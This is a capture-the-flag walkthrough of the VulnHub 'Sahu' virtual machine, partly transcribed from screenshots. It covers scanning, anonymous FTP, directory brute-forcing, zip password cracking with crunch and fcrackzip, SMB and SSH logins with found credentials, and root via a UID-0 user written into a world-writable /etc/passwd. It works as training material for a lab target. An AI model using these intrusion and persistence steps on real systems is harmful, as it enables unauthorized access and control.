
Sahu

Sahu is a Virtualbox VM Built on Ubuntu 64 bit , The Goal Of this Machine is to get root And Read the root.txt file with Some Good Enumeration Skills
Difficulty : Beginner
Goal : Boot To Root
Link to the VM - https://www.vulnhub.com/entry/sahu-11,421/

Reconnaisance

As always we identified the host's IP using netdiscover
the machine is attached in hostonly network
netdiscover -i vboxnet0
from the scan we were able to identify the ip of the machine is **192.168.56.137**

so now lets identify all ports and services running in the host using nmap
nmap -sC -sV -p- -T4 -o nmap.txt 192.168.56.137



From the nmap output we were able to identify four ports open
21 - ftp
22 - ssh
80 - http
139,445 - smb

Enumeration


After analysing nmap output we were able to identify ftp port open and also anonymous login allowed so lets now try to login ftp
ftp 192.168.56.137
user- anonymous
pass- anonymous

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-24 13:23 IST
Nmap scan report for 192.168.56.137
Host is up (0.00027s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
[baz@parrot]-[~/comp ctf walkthroughs/sahu]
└── $ftp 192.168.56.137
Connected to 192.168.56.137.
220 (vsFTPd 3.0.3)
Name (192.168.56.137:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             230 Jan 30 13:55 ftp.zip
226 Directory send OK.
ftp>
```

we saw a zip file and downloaded it using get command.
when tried to extract it asked for password so let's access other ports to see some clues for the password.

Port 80
lets access the http port. Open the IP address in the browser and the can he webpage as shown in the following



we got webpage and it was a map of haryana. when we checked the source code we didnt find much expect a jpg of haryana so we downloaded it and moved on.

now lets enumerate the directories of webpage using dirb
dirb http://192.168.56.137

```
Applications  Places  System                                   Wed Jun 24, 1:35 PM
/bin/bash
/bin/bash 135x30
└─$ dirb http://192.168.56.137

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 24 13:32:58 2020
URL_BASE: http://192.168.56.137/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.137/ ----
==> DIRECTORY: http://192.168.56.137/H/
+ http://192.168.56.137/index.php (CODE:200|SIZE:194)
+ http://192.168.56.137/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.56.137/H/ ----
==> DIRECTORY: http://192.168.56.137/H/A/

---- Entering directory: http://192.168.56.137/H/A/ ----
==> DIRECTORY: http://192.168.56.137/H/A/R/

---- Entering directory: http://192.168.56.137/H/A/R/ ----

-----------------
END_TIME: Wed Jun 24 13:33:05 2020
Menu  404 Not Found - Mozill...  [sahu [Running] - Orac...  [Parrot Terminal]  keypoints (~/comp ctf w...  /bin/bash
```

th

The directories all got redirected but after looking carefully we were able to see the pattern of the direcotries and tried it with the hint given on the index page (haryana).
http://192.168.56.137/H/A/R/Y/A/N/A

Applications Places System Sun Jun 28, 10:15 AM

Mozilla Firefox

192.168.56.137/H/A/R/Y/A/N/A/

Page actions

About Haryana

The name of Haryana instantly conjures up the image of a State which astonishingly combines both antiquity and plenty. The Vedic land of Haryana has been a cradle of Indian culture and civilization. Indian traditions regard this region as the matrix of creation of northern altar‚ where Brahma performed the pristine sacrifice and created the universe. This theory of creation has been confirmed to a large extent by archaeological investigations carried out by Guy E. Pilgrim in 1915, who has established that 15 million years ago, early man lived in the Haryana Shivaliks. The Vamana Purana states that King Kuru ploughed the field of Kurukshetra with a golden ploughshare drawn by the Nandi of Lord Shiva and reclaimed an area of seven Kosas. Replete with myths, legends and vedic references, Haryana‚s past is steeped in glory. It was on this soil that saint Ved Vyas wrote Mahabharata. It was here, 5,000 long years ago that Lord Krishna preached the gospel of duty to Arjuna at the on set of the great battle of Mahabharata.‚Your right is to do your duty and not to bother about the fruits (Outcome) thereof !‚ Since then, this philosophy of the supremacy of duty has become a beacon to succeeding generations. The Mahabharata knows Haryana as the land of plentiful grains (Bahudhanyaka) and immense riches (Bahudhana). Before the Mahabharata war, a battle of ten kings took place in the Kurukshetra region. But it was the Mahabharata fought for the highest values of righteousness which gave to the region world-wide fame because of the profound and sophisticated thought expounded in the holy Bhagavadgita by Lord Krishna recited to the quivering Arjuna. The region has been the scene of many a war because of its being ‚A Gateway to North India‚ . As years rolled by, successive streams of the Huns, the Turks and the Tughlaqs invaded India and decisive battles were fought on this land. At the end of the 14 century, Tamur led an army through this area to Delhi. Later, the Mughals defeated the Lodhis in the historic battle of Panipat in the year 1526. Another decisive battle was fought in the year 1556 at this very site, establishing the supremacy of the Mughals for centuries to come. Towards the middle of the 18th century, the Marathas had established their sway over Haryana. The intrusion of Ahmed Shah Durrani into India, culminating Maratha ascendancy and the rapid decline of the Mughal empire, leading ultimately to the advent of the British rule. Indeed, the history of Haryana is the saga of the struggle of a virile, righteous, forthright and proud people. From ancient times, the people of Haryana have borne the main brunt of invaders and foreign hordes with their known traits if bravery and valour. They have survived many an upheaval, upholding the traditional glory and greatness of the land to this day. The epoch-making events of yore, the martyrdom in the First War of Indian Independence in 1857, the great sacrifices in the freedom struggle, and the display of outstanding valour, unflinching courage, and heroism in recent years are all in keeping with the character of this land of action. Bold in spirit and action, the people of Haryana have formed a bulwark against forces of aggression and anti-nationalism. Haryana has always remained a rendezvous for diverse races, cultures and faiths. It is on this soil that they met, fused and crystallized into something truly Indian. Hindu Saints and Sikh Gurus have traversed the land of Haryana spreading their message of universal love and brotherhood. Sihi in Faridabad, the birth place of great Hindi poet Surdas, is another nucleus of culture in Haryana while the legend of Lord Krishna is very evident in the lives of the people. The love for cattle and the abundance of milk in the diet of Haryanavis persists to this day which gave to the region world-wide fame. Haryana emerged as a separate State in the federal galaxy of the Indian Republic on November 1,1966. With just 1.37% of the total geographical area and less than 2% of India‚s population, Haryana has carved a place of distinction for itself during the past three decades. Whether it is agriculture or industry, canal irrigation or rural electrification, Haryana has marched towards modernity with leaps and bounds. Today, it enjoys the unique distinction in India of having provided electricity, metaled roads and potable drinking water to all its villages within record time. Haryana is among the most prosperous states in India, having one of the highest per-capita income. .

Menu *CherryTree 0.3... [Oracle VM Virtu... sahu [etcpasswdhack... Parrot Terminal Sahu: Vulnhub W... Mozilla Firefox

after this when accessed the source code we found something interesting

there was a phrase ‘try to extract with hurrry’
so tried with the zip file got from ftp but failed and after few attempts when tried to extract the jpg file with this phrase hurrry it worked and got another file named ftp.txt lets open it.

Now, according to the hint, it means that the first four characters of the password are 5AHU and password is of six characters in length and we must find last two characters in order to get the password. We can easily do this using crunch and construct a dictionary to fuzz up the password. The last to characters could be of any combination i.e. it can be alpha-numeric or special character and so on, therefore, use the following set of command to make a dictionary using a crunch of every possible combination:

```
crunch 6 6 -t 5AHU@, > dict.txt
crunch 6 6 -t 5AHU@% >> dict.txt
crunch 6 6 -t 5AHU@^ >> dict.txt
crunch 6 6 -t 5AHU,% >> dict.txt
crunch 6 6 -t 5AHU%^ >> dict.txt
crunch 6 6 -t 5AHU^@ >> dict.txt
crunch 6 6 -t 5AHU^% >> dict.txt
```

fcrackzip -u -D -p zippass.txt ftp.zip

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/sahu]
└──╼ $fcrackzip -u -D -p zippass.txt ftp.zip


PASSWORD FOUND!!!!: pw == 5AHU#5
```

so we found the password for the ftp.zip. lets extract it.

```
USERNAME = sahu
PASSWORD = sahu14216
```

Exploitation

after extracting we were able to get a ftp.txt and when accessed displayed username and password. so when tried with ssh it failed then we had open smb ports
when tried to login smbports with this credentials we got the access.

```
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/sahu]
└──╼ $smbclient -L 192.168.56.141
Enter WORKGROUP\baz's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (sahu-VirtualBox server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
┌─[baz@parrot]─[~/comp ctf walkthroughs/sahu]
└──╼ $smbclient //192.168.56.141/sambashare -u sahu
tree connect failed: NT_STATUS_ACCESS_DENIED
┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/sahu]
└──╼ $smbclient //192.168.56.141/sambashare -U sahu
Enter WORKGROUP\sahu's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jan 30 14:20:23 2020
  ..                                  D        0  Thu Jan 30 13:27:06 2020
  ssh.txt                             N       64  Thu Jan 30 14:20:02 2020

                10253588 blocks of size 1024. 4501020 blocks available
smb: \> get ssh.txt
```

upon reading ssh.txt file revealed a username and password. As the username and password are found in ssh.txt it can safely be assumed that these are the credentials for SSH login. Let’s try to login through SSH, using the following command :
ssh haryana@192.168.56.141

```
[baz@parrot]-[~/comp ctf walkthroughs/sahu]
└─$ ssh haryana@192.168.56.141
The authenticity of host '192.168.56.141 (192.168.56.141)' can't be established.
ECDSA key fingerprint is SHA256:jnwBND8RI8ZVjQDzYksG59tUS0MMB5BqBkzW0tTC0A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.141' (ECDSA) to the list of known hosts.
haryana@192.168.56.141's password:
Permission denied, please try again.
haryana@192.168.56.141's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-18-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

156 updates can be installed immediately.
77 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Last login: Tue Feb  4 18:05:07 2020 from 192.168.43.111
haryana@sahu-VirtualBox:~$ ls
haryana@sahu-VirtualBox:~$ cd /etc/
haryana@sahu-VirtualBox:/etc$ ls -la passwd
-rwxrwxrwx 1 root root 2900 Jan 30 14:40 passwd
haryana@sahu-VirtualBox:/etc$
```

after that when we enumerated more found out that /etc/passwd had all permission so we could create a user with root permission and edit etc/passwd then login with root credentials
openssl passwd -1 salt hack hack12
then edited etc/passwd file

```
GNU nano 4.3                    /etc/passwd                    Modified
root:x:0:0:root:/root:/bin/bash
hack:$1$hack$B6Y56jTA.D0IM1gzWaBrJ/:0:0:root:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo   M-A Mark Text
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo   M-6 Copy Text
```

now when tried to login with our new user hack we got access to root

```
root@sahu-VirtualBox:/home/sahu# ls
Desktop  Documents  Downloads  Music  Pictures  Public  sambashare  Templates  Videos
root@sahu-VirtualBox:/home/sahu# cd /home/
root@sahu-VirtualBox:/home# ls
haryana  sahu
root@sahu-VirtualBox:/home# cd
bash: cd: root: No such file or directory
root@sahu-VirtualBox:/home# cd
bash: cd: root: No such file or directory
root@sahu-VirtualBox:/home# cd ..
root@sahu-VirtualBox:/# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  swapfile  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   sys       usr
root@sahu-VirtualBox:/# cd home
root@sahu-VirtualBox:/home# ls
haryana  sahu
root@sahu-VirtualBox:/home# cd sahu
root@sahu-VirtualBox:/home/sahu# ls
Desktop  Documents  Downloads  Music  Pictures  Public  sambashare  Templates  Videos
root@sahu-VirtualBox:/home/sahu# cd ../../
root@sahu-VirtualBox:/# cd root
root@sahu-VirtualBox:/root# ls
root.txt
root@sahu-VirtualBox:/root# cat root.txt
   GREATE YOU FINISH THIS TASK
                              CONGRATS!!!!!!!!!!!!
     TELL ME ON TWITTER  @VivekGautam09
root@sahu-VirtualBox:/root#
```